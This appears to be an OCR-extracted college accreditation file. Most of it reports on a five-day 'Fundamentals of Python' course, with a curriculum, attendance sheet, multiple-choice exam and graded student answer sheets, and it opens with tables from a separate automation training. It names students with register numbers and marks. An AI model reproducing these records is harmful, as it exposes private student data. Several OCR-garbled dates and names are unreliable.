PREMAV TI	4	13	NA	4	5	NA	10	NA	NA	8	13	NA	NA	NA	NA	NA	NA	NA
PREETHA PARAMASIBHAN	NA	10	NA	NA	4	NA	10	NA	NA	10	NA	NA	NA	NA	NA	NA	NA	NA
SAYOJI DEVIAMBI	NA	10	NA	NA	5	NA	NA	NA	NA	18	NA	NA	NA	NA	NA	NA	NA	NA
SRIJAY ALEX	8	20	NA	8	8	NA	NA	NA	NA	5	20	NA	NA	NA	NA	NA	NA	NA
MANOHARI PRITHVIRAJAN	16	14	NA	16	11	NA	20	NA	NA	5	14	NA	NA	NA	NA	NA	NA	NA
VISHAL SREYANSHAR K M	12	11	NA	12	7	NA	NA	NA	NA	3	11	NA	NA	NA	NA	NA	NA	NA
T K MUHAMMED ZUBAIR	11	18	NA	11	7	NA	NA	NA	NA	4	11	NA	NA	NA	NA	NA	NA	NA
Target mark(50% of max score)	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10	10
Total number of students attended	29	43	2	23	42	2	16	14	14	14	42	0	11	7	11	7	7	7
no of students scored more than 50% of target	14	17	0	14	14	0	11	7	7	7	14	0	11	7	11	7	7	7
attainment percentage	48.3	39.5	0.0	60.9	33.3	0.0	68.8	50.0	50.0	50.0	33.3	0.0	100.0	100.0	100.0	100.0	100.0	100.0
attainment level	2.04	1.8	0	2.04	1.5	0	2.04	1.5	1.5	1.5	2.04	0	2.04	2.04	2.04	2.04	2.04	2.04
SD attainment	2.60			1.64			1.64		1.64		1.64		1.64		1.64		1.64	1.64

PO ATTAINMENT (PLC SCADA & HMI TRAINING WARTENS(2019-23 BATCH)

CO No.	CO attainment	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
1	2.71	3	3	3	3	1	1	2	2	2	2	2	3	2	1
2	1.45	3	3	3	3	1	3	2	2	2	2	2	3	2	1
3	1.45	3	3	3	3	1	3	2	2	2	2	2	3	2	1
4	2.6	3	3	3	3	1	3	2	2	2	2	2	3	2	1
5	1.64	3	3	3	3	1	3	2	2	2	2	2	3	2	1
6	2.81	3	3	3	3	1	3	2	2	2	2	2	3	2	1
7	3	3	3	3	3	1	3	2	2	2	2	2	3	2	1
8	3	3	3	3	3	1	3	2	2	2	2	2	3	2	1

PO ATTAINMENT	2.33	2.33	2.33	2.33	0.78	2.11	1.56	1.56	1.56	1.56	1.56	2.33	2.33	1.56	0.78
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LALY JAMES
 HOD EEE, VJEC

WARTENS
SHAPING ENGINEERS TO BUILD TOMORROW

CERTIFICATE

This certify that **PRANAV T V**
has successfully completed

Industrial Automation Training

The course comprised of 40 hours of training in VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI and
60 hours of practical training in WARTENS TECHNOLOGIES, BANGALORE



PRANAV T V
WERTS00028



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WARTENS



VERIFICATION



Table of Content

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11	Sample Answer Sheet
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13	Course Impact Report



VIMAL JYOTHI ENGINEERING COLLEGE
&

**DEPARTEMENT OF ELECTRICAL AND
ELECTRONICS ENGINEERING**

Report on value added course

“Fundamentals of Python”

for

S4 EEE (2021-25 BATCH)




EVENT PROPOSAL FORM

1	Event type and Name	Value added program on "Fundamentals of Python"
2	Date and time	14 th to 18 th March 20213 , 9:30 am-4:00 pm
3	Participants/audience	S4 EEE students
4	Venue	Offline mode ,Software Lab
5	Objectives	<ol style="list-style-type: none"> 1. To understand the students how to build algorithm for solving different problems. 2. To understand the students how to rectify errors in python programming.
6	Expected outcomes	<ol style="list-style-type: none"> 1. Students able to understand the basic concepts and iterating operations about PYTHON 2. Students able to understand and analyze the arithmetic and logic programming operations about the PYTHON. 3. Understanding the Data Types and language fundamentals of PYTHON 4. Students able to analyze the functions and file actions in PYTHON 5. Understanding the error corrections and advanced operations in Python with a socially relevant projects.
7	Connected POs/PSOs	PO1, PO2, PO3, PO4, PO5, PO6, PO8, PO9, PO10, PO11, PO12, CO1, CO2, CO3, CO4, CO5
8	Resource requirements	Software Lab
9	Any other Relevant Information	Resource Person: Mr. Muhammed Suhail, Robotics Engineer, Deepflow .Technologies Pvt LTD
10	Responsible Person	<p>Proposal Prepared by, Ms. Tintu George T, Associate Professor , EEE, VJEC Mr Prabin James , Assistant Professor , EEE, VJEC</p> <p>Recommended by, Ms. Laly James, HOD EEE</p> <p><i>[Signatures]</i> 13/03/23</p>

[Handwritten signature]
13/3/23



 **VIMAL JYOTHI**
INSTITUTIONS

VALUE ADDED COURSE ON
"FUNDAMENTALS OF PYTHON"

COURSE CODE : ADEF401

COURSE DURATION : 5 DAYS (30 hrs)

IN ASSOCIATION WITH



for S4 EEE

Venue : EEE Software Lab | On 14.03.2023 - 18.03.223

Convener

Prof. Laly James

(Associate Professor, HOD, EEE)

Staff Co-ordinators

Ms. Tintu George, Assoc. P. EEE

Mr Prabin James, AP EEE

1. Introduction

This was a five day workshop on python programming organized by the Electrical & Electronics Department of Vimal Jyothi Engineering college from 14th to 18th March 2023 for all second year Electrical & Electronics students. To explore the power and simplicity of python, this workshop was very encouraging by covering all the python basics. The trainer Mr. Muhammad Suhail in his simple words gave us the mix of theory and practical knowledge of python programming

The session was inaugurated by Ms. Laly James, Head of The Department of Electrical and Electronics department, also motivated the students with her speech and explained that these kinds of workshops are beneficial for the upcoming placements and technical knowledge.

Day 1 : 14th March

Introduction to programming and python and the students were taught that python is a simple programming language compared to other programming languages. After that familiarized with 'Scratch', the world's largest coding community and a coding language with a simple visual interface that allows young people to create digital stories, games, and animation with some practical experience.

Day 2 : 15th March

On this day familiarized with Visual Studio Code, a source-code editor made by Microsoft and learned the basics of coding. Python Workshop

Day 3 : 16th March

Earned certificates of kaggle and a coding certificate. This day was quite interesting for completing the given task.

Day 4 : 17th March

Learned to prepare a notebook on google colab and prepared a python notebook by adding all the basic information about python that we have learned. So got a detailed idea about area covered and the notebook will be helpful for the future references also.

Day 5 : 18th March

Introduced with HackerRank, a website which will be helpful for preparing technical interviews. After that, learned some basics of machine learning. The five days of workshop got an end with the conclusion speech of Ms. Tintu George, Tutor, 2021-25 EEE batch and Mr. Jithin Nair and Mr. Ashwanth Shaji shared their experience on those five days. At the end of workshop students were happy knowing that they were now able to program Python.

2. Curriculum and lesson Plan

MODULE 1 Day 1	Environment Setup <ul style="list-style-type: none"> • Python Installation • Execution Types • What is an interpreter? • Interpreters vs Compilers • Using the Python Interpreter • Interactive Mode • Running python files • Working with Python shell • Integrated Development Environments (IDEs) • Interactive Mode Programming • Script Mode Programming
MODULE 2 Day 2	Basic Operators in Python <ul style="list-style-type: none"> • Types of Operators • Python Arithmetic Operators • Python Comparison Operators • Python Assignment Operators • Python Bitwise Operators • Python Logical Operators • Python Membership Operators (in, not in) • Python Identity Operators (is, is not) • Python Operators Precedence
MODULE 3 Day 3	Basic Concepts <p>Data Types</p> <ul style="list-style-type: none"> • Variables • Assigning Values to Variables • Multiple Assignment • Python Numbers • Python Strings • Accessing Values in Strings • String Special Operators • String Formatting Operator • Triple Quotes • Built-in String Operations <p>Python Lists</p> <ul style="list-style-type: none"> • Accessing Values in Lists • Updating Lists

- Delete List Elements
- Basic List Operations
- Indexing, Slicing, and Matrixes
- Built-in List Functions & Methods

Python Tuples

- Accessing Values in Tuples
- Updating Tuples
- Delete Tuple Elements
- Basic Tuples Operations
- Indexing, Slicing, and Matrixes
- No Enclosing Delimiters
- Built-in Tuple Functions

Python Dictionary

- Accessing Values in Dictionary
- Updating Dictionary
- Delete Dictionary Elements
- Properties of Dictionary Keys
- Built-in Dictionary Functions & Methods

MODULE 4 Day 4

Loops and Decision Making

- if statements
- ..else statements
- nested if statements
- while loop
- for loop
- nested loops
- Loop Control Statements
 - break statement
 - continue statement
 - pass statement

Functions

- Defining a Function
- Syntax
- Calling a Function
- Pass by reference vs value
- Function Arguments
- Required arguments
- Keyword arguments
- Default arguments
- Variable-length arguments
- The return Statement
- Scope of Variables

MODULE 5

Day 4

Python Modules and Packages

- Framework vs Packages
- Folium Introduction
- Why are modules used?
- Creating modules
- The import Statement
- The from...import Statement
- The from...import * Statement
- Locating Modules
- The PYTHONPATH Variable
- Namespaces and Scoping
- The dir() Function
- The globals() and locals() Functions
- The reload() Function
- Packages in Python
- Constructing user defined packages
- Importing user defined packages

Basic OOPs Concept

Creating class in Python

Private Identifier

Constructor

Inheritance

Polymorphism

Decorator, Iterator and Generator

Anonymous Function

- Lambda
- Map
- Filter
- Reduce

File Manipulation

- Opening Text File
- Working with a File on Python
- The open function
- File modes
- The file object attributes
- close() method
- write() method
- read() method
- Files: Input
- Files: Output
- Reading files
- Renaming & deleting files
- Writing into a file

	<ul style="list-style-type: none"> • remove() method
MODULE 6 Day 5	Errors and Exception Handling <ul style="list-style-type: none"> • Standard exceptions • Assertions in Python • The assert Statement • What is Exception? • Handling an exception • Syntax • The except Clause with No Exceptions • The except Clause with Multiple Exceptions • The try-finally Clause • Argument of an Exception • Regular Expression Advanced Concept – Overviews <ul style="list-style-type: none"> • Basics of Pandas and Numpy • How to use Anaconda • Overview of Machine Learning • Overview of Django

COURSE OUTCOMES


1. Students able to understand the basic concepts and iterating operations about PYTHON
2. Students able to understand and analyze the arithmetic and logic programming operations about the PYTHON.
3. Understanding the Data Types and language fundamentals of PYTHON
4. Students able to analyze the functions and file actions in PYTHON
5. Understanding the error corrections and advanced operations in Python with a socially relevant projects.

CO PO MAPPING


	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
CO1	2				3				3	2		3
CO2	3	3	2	2	3				3	2		3
CO3	3	2			3				3	2		3
CO4	3	3	3	3	3				3	2	3	3
CO5					3	3		3	3	2		3

3. Feedback from students


Able to understand the basic concepts and iterating operations about PYTHON

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
35 responses



Able to understand and analyze the arithmetic and logic programming operations about the PYTHON.

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
35 responses



Able to understand the Data Types and language fundamentals of PYTHON

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
35 responses



Able to analyze the functions and file actions in PYTHON

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
35 responses



Able to understand error corrections and advanced operations in Python with socially relevant projects.

Copy

35 responses



4. Sample Certificate



VALUE ADDED COURSE ON
"FUNDAMENTALS OF PYTHON "

Certificate of Participation

THIS IS TO CERTIFY THAT

Mr. Jithin Nair

HAS PARTICIPATED IN VALUE ADDED COURSE PROGRAMME ON
"FUNDAMENTALS IN PYTHON PROGRAMMING " ORGANISED BY THE DEPARTMENT OF ELECTRICAL AND
ELECTRONICS ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH IEEE AND DEEP
FLOW TECHNOLOGIES FROM 14th March 2023 TO 18th March 2023

Convener
Prof. Lily James
H.O.D, EEE

Robotic Engineer
Mr. Muhammed Sulait
Deep Flow Technologies

Principal
Dr. Benny Joseph

5. Photo Gallery



Fundamentals in Python Programming on 14-18 March 2023 by DeepFlow Technologies Pvt.Ltd

"Fundamentals of Python" Value added Course-Attendance

ID	REG NO	NAME OF THE STUDENT	3/14/2023		3/15/2023		3/16/2023		3/17/2023		3/18/2023	
			FN	AN	FN	AN	FN	AN	FN	AN	FN	AN
1	VML21EE001	Abhijith Rajeevan	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
2	VML21EE002	Abhinav Pv	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
3	VML21EE003	Abhinav S	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
4	VML21EE004	Abhiraj V	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
5	VML21EE005	Abhishek Vk	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
6	VML21EE006	Abin C S	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
7	VML21EE007	Amegh K	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
8	VML21EE008	Arjun.v	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
9	VML21EE009	Ashish Arun	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
10	VML21EE010	Ashuthosh.t	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
11	VML21EE011	Ashwanth Shaji	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
12	VML21EE012	Aswanth K M	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
13	VML21EE013	Bhish Nair M	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
14	VML21EE014	Nandana V P	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
15	VML21EE015	Nazal Najeeb Kt	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
16	VML21EE016	Niranjan Deb Prasad	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
17	VML21EE017	Aswanth Mohan	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
18	VML21EE018	Partheev Krishnan	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
19	VML21EE019	Pranav K C	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
20	VML21EE021	Razi Ilyas M K	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
21	VML21EE022	Sarang M	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
22	VML21EE024	Shanat K S	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
23	VML21EE025	Sharon Manas V V	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
24	VML21EE026	Sherlin M.b	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
25	VML21EE027	Siju Binoy	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
26	VML21EE028	Theerthe H	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
27	VML21EE029	Viney K K	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
28	VML21EE030	Vineeth Binoy	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
29	VML21EE031	Vysnavi P	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab
30	VML21EE032	Yadunand Sajith	✓	✓	✓	✓	✓	✓	✓	✓	Ab	Ab

Add-on Course on Python: Examination

Department of Electrical Engineering
Vimal Jyothi Engineering College, Chempur

Mohammed Suhail
suhail@doepflow.in

1. Which of the following is a valid Python expression to create an empty list?
 - (a) []
 - (b) { }
 - (c) ()
 - (d) < >
2. What will be the output of the following code?

```
tuple1 = (1, 2, 3)
tuple2 = (4, 5, 6)
result = tuple1 + tuple2
print(len(result))
```

 - (a) 3
 - (b) 6
 - (c) 9
 - (d) error
3. Which of the following statements about dictionaries in Python is correct?
 - (a) Dictionaries are ordered collections of elements.
 - (b) Dictionary elements are accessed using numerical indices.
 - (c) Dictionary elements are stored in a specific sequence.
 - (d) Dictionaries store key-value pairs.
4. What is the purpose of the 'in' keyword in Python?
 - (a) It is used to define a loop.
 - (b) It is used to check if a variable is defined.
 - (c) It is used to iterate over elements in a sequence.
 - (d) It is used to check if a value is present in a sequence.


LALAY JAMES
MOD EEE, VJEC

5. Which of the following statements about tuples in Python is true?
- (a) Tuples are mutable.
 - (b) Tuples can store elements of different data types.
 - (c) Tuples are enclosed in square brackets.
 - (d) Tuples preserve the order of elements.

6. What will be the output of the following code?

```
my_tuple = ("apple", "banana", "cherry")  
print(my_tuple[1])
```

- (a) "apple"
- (b) "banana"
- (c) "cherry"
- (d) Error

7. Which of the following is a valid way to remove an element from a list in Python?

- (a) list.remove(element)
- (b) list.pop(element)
- (c) list.delete(element)
- (d) list.clear(element)


8. In Python, what is the purpose of the split() method for strings?

- (a) It splits a string into a list of substrings.
- (b) It removes all spaces from a string.
- (c) It converts a string to uppercase.
- (d) It checks if a string contains a substring.

9. What will be the value of y after executing the following code?

```
x = (1, 2, 3)  
y = x.append(4)
```

- (a) (1, 2, 3)
- (b) (1, 2, 3, 4)


JULY JAMES
NOV 2023

- (c) 4
- (d) Error

10. Which of the following is the correct way to open a file named "data.txt" in Python for reading?

- (a) `file = open("data.txt", "r")`
- (b) `file = open("data.txt", "w")`
- (c) `file = open("data.txt", "a")`
- (d) `file = open("data.txt", "x")`

11. Which of the following data types is mutable in Python?

- (a) Tuple
- (b) String
- (c) Integer
- (d) List

12. Medium: What is the output of the following code?

```
my_list = [1, 2, 3, 4, 5]
print(my_list[-3:])
```

- a) [3, 4, 5]
- b) [2, 3, 4]
- c) [1, 2, 3]
- d) [4, 5]

13. Medium: What does the `sort()` method do for a list in Python?

- (a) Reverses the order of elements in the list.
- (b) Sorts the list in descending order.
- (c) Sorts the list in ascending order.
- (d) Removes duplicates from the list.

14. Medium: What will be the output of the following code?

```
my_dict = {"apple": 1, "banana": 2, "cherry": 3}
print(len(my_dict))
```

- a) 0
- b) 1
- c) 2
- d) 3

15. Hard: What is the purpose of the `lambda` keyword in Python?

- (a) To define a variable with a constant value.
- (b) To declare a function with a single expression.
- (c) To create an anonymous function.
- (d) To import external modules.

16. Hard: What will be the output of the following code?

```
my_string = "Hello, world!"  
print(my_string[::-1])
```

- a) "dlrow ,olleH"
- b) "Hello, world!"
- c) "dlrow ,olleH!"
- d) "world! ,Hello"

17. Easy: Which of the following is a correct way to check if a key exists in a dictionary?

- (a) `key in dictionary`
- (b) `key.exists(dictionary)`
- (c) `dictionary[key]`
- (d) `key.contains(dictionary)`

18. Medium: What is the difference between a set and a list in Python?

- (a) Sets preserve the order of elements, while lists do not.
- (b) Sets allow duplicate elements, while lists do not.
- (c) Lists are mutable, while sets are immutable.
- (d) Sets are enclosed in square brackets, while lists are enclosed in curly braces.

19. Medium: What does the `strip()` method do for strings in Python?

- (a) Removes all whitespace characters from both ends of the string.
- (b) Replaces specific characters in the string with a given substring.
- (c) Splits the string into a list of substrings.

(d) Returns the length of the string.

20. Easy: Which of the following is the correct way to comment a single line in Python?

(a) # This is a comment

(b) /* This is a comment */

(c) <!-- This is a comment -->

(d) // This is a comment

RAZI ILYAS M.K
VML21EE021
S4- EEE • Roll No : 21

Add-on Course on Python: Examination
Department of Electrical Engineering
Vimal Jyothi Engineering College, Chempur

Mohammed Suhail
suhail@deepflow.in

16
20

1. Which of the following is a valid Python expression to create an empty list?

- (a) []
- (b) {}
- (c) ()
- (d) < >

2. What will be the output of the following code?

```
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result = tuple1 + tuple2
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```

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- (b) 6
- (c) 9
- (d) error

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- (a) It is used to define a loop.
- (b) It is used to check if a variable is defined.
- (c) It is used to iterate over elements in a sequence.
- (d) It is used to check if a value is present in a sequence.

5. Which of the following statements about tuples in Python is true?

- (a) Tuples are mutable.
- (b) Tuples can store elements of different data types.
- (c) Tuples are enclosed in square brackets.
- (d) Tuples preserve the order of elements.

6. What will be the output of the following code?

```
my_tuple = ("apple", "banana", "cherry")  
print(my_tuple[1])
```

- (a) "apple"
- (b) "banana"
- (c) "cherry"
- (d) Error

7. Which of the following is a valid way to remove an element from a list in Python?

- (a) list.remove(element)
- (b) list.pop(element)
- (c) list.delete(element)
- (d) list.clear(element)

8. In Python, what is the purpose of the split() method for strings?

- (a) It splits a string into a list of substrings.
- (b) It removes all spaces from a string.
- (c) It converts a string to uppercase.
- (d) It checks if a string contains a substring.

9. What will be the value of y after executing the following code?

```
x = (1, 2, 3)  
y = x.append(4)
```

- (a) (1, 2, 3)
- (b) (1, 2, 3, 4)

- (c) 4
- (d) Error

10. Which of the following is the correct way to open a file named "data.txt" in Python for reading?

- (a) file = open("data.txt", "r")
- (b) file = open("data.txt", "w")
- (c) file = open("data.txt", "a")
- (d) file = open("data.txt", "x")

11. Which of the following data types is mutable in Python?

- (a) Tuple
- (b) String
- (c) Integer
- (d) List

12. Medium: What is the output of the following code?

```
my_list = [1, 2, 3, 4, 5]
print(my_list[-3:])
```

- (a) [3, 4, 5]
- (b) [2, 3, 4]
- (c) [1, 2, 3]
- (d) [4, 5]

13. Medium: What does the sort() method do for a list in Python?

- (a) Reverses the order of elements in the list.
- (b) Sorts the list in descending order.
- (c) Sorts the list in ascending order.
- (d) Removes duplicates from the list.

14. Medium: What will be the output of the following code?

```
my_dict = {"apple": 1, "banana": 2, "cherry": 3}
print(len(my_dict))
```

- a) 0
- b) 1
- c) 2
- d) 3

15. Hard: What is the purpose of the lambda keyword in Python?

- (a) To define a variable with a constant value.
- (b) To declare a function with a single expression.
- (c) To create an anonymous function.
- (d) To import external modules.

16. Hard: What will be the output of the following code?

```
my_string = "Hello, world!"  
print(my_string[::-1])
```

- a) "dlrow ,olleH"
- b) "Hello, world!"
- c) "dlrow ,olleH!"
- d) "world! ,Hello"

17. Easy: Which of the following is a correct way to check if a key exists in a dictionary?

- (a) key in dictionary
- (b) key.exists(dictionary)
- (c) dictionary[key]
- (d) key.contains(dictionary)

18. Medium: What is the difference between a set and a list in Python?

- (a) Sets preserve the order of elements, while lists do not.
- (b) Sets allow duplicate elements, while lists do not.
- (c) Lists are mutable, while sets are immutable.
- (d) Sets are enclosed in square brackets, while lists are enclosed in curly braces.

19. Medium: What does the strip() method do for strings in Python?

- (a) Removes all whitespace characters from both ends of the string.
- (b) Replaces specific characters in the string with a given substring.
- (c) Splits the string into a list of substrings.

(d) Returns the length of the string.

20. Easy: Which of the following is the correct way to comment a single line in Python?

(a) # This is a comment

(b) /* This is a comment */

(c) <!-- This is a comment -->

(d) // This is a comment

0

ABHINAV S

S₄, FFE

VMLB1EE003

Add-on Course on Python: Examination

Department of Electrical Engineering
Vimal Jyothi Engineering College, Chempur

Mohammed Suhail
suhail@desqflow.in

14/20

1. Which of the following is a valid Python expression to create an empty list?
 (a) []
 (b) {}
 (c) ()
 (d) < >
2. What will be the output of the following code?

```
tuple1 = (1, 2, 3)
tuple2 = (4, 5, 6)
result = tuple1 + tuple2
print(len(result))
```


 (a) 3
 (b) 6
 (c) 9
 (d) error
3. Which of the following statements about dictionaries in Python is correct?
 (a) Dictionaries are ordered collections of elements.
 (b) Dictionary elements are accessed using numerical indices.
 (c) Dictionary elements are stored in a specific sequence.
 (d) Dictionaries store key-value pairs.
4. What is the purpose of the 'in' keyword in Python?
 (a) It is used to define a loop.
 (b) It is used to check if a variable is defined.
 (c) It is used to iterate over elements in a sequence.
 (d) It is used to check if a value is present in a sequence.

5. Which of the following statements about tuples in Python is true?

- (a) Tuples are mutable.
- (b) Tuples can store elements of different data types.
- (c) Tuples are enclosed in square brackets.
- (d) Tuples preserve the order of elements.

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```
my_tuple = ("apple", "banana", "cherry")  
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```

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- (b) list.pop(element)
- (c) list.delete(element)
- (d) list.clear(element)

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- (a) It splits a string into a list of substrings.
- (b) It removes all spaces from a string.
- (c) It converts a string to uppercase.
- (d) It checks if a string contains a substring.

9. What will be the value of `y` after executing the following code?

```
x = (1, 2, 3)  
y = x.append(4)
```

- (a) (1, 2, 3)
- (b) (1, 2, 3, 4)

- (c) 4
- (d) Error

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- (c) file = open("data.txt", "a")
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- (b) String
- (c) Integer
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12. Medium: What is the output of the following code?

```
my_list = [1, 2, 3, 4, 5]
print(my_list[-3:])
```

- a) [3, 4, 5]
- b) [2, 3, 4]
- c) [1, 2, 3]
- d) [4, 5]

13. Medium: What does the sort() method do for a list in Python?

- (a) Reverses the order of elements in the list.
- (b) Sorts the list in descending order.
- (c) Sorts the list in ascending order.
- (d) Removes duplicates from the list.

14. Medium: What will be the output of the following code?

```
my_dict = {"apple": 1, "banana": 2, "cherry": 3}
print(len(my_dict))
```


- a) ~~0~~
- b) 1
- c) 2
- d) 3

0

15. Hard: What is the purpose of the lambda keyword in Python?

- (a) To define a variable with a constant value.
- ~~(b)~~ To declare a function with a single expression.
- (c) To create an anonymous function.
- (d) To import external modules.

0

16. Hard: What will be the output of the following code?

```
my_string = "Hello, world!"  
print(my_string[::-1])
```

- a) "dlrow ,olleH"
- b) "Hello, world!"
- c) "dlrow ,olleH"
- d) "world! ,Hello"

0

17. Easy: Which of the following is a correct way to check if a key exists in a dictionary?

- ~~(a)~~ key in dictionary
- (b) key.exists(dictionary)
- (c) dictionary[key]
- (d) key.contains(dictionary)

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- ~~(b)~~ Sets allow duplicate elements, while lists do not.
- (c) Lists are mutable, while sets are immutable.
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(b) /* This is a comment */

(c) <!-- This is a comment -->

(d) // This is a comment



Question CO Mapping	
Fundamentals of Python	
1	CO2
2	CO3
3	CO1,CO3
4	CO1,CO3
5	CO1,CO3
6	CO3
7	CO2, CO3
8	CO4
9	CO5
10	CO1,CO4
11	CO3
12	CO5
13	CO4
14	CO5
15	CO4
16	CO5
17	CO3
18	CO3,CO2
19	CO4
20	CO1,CO3

Lily James
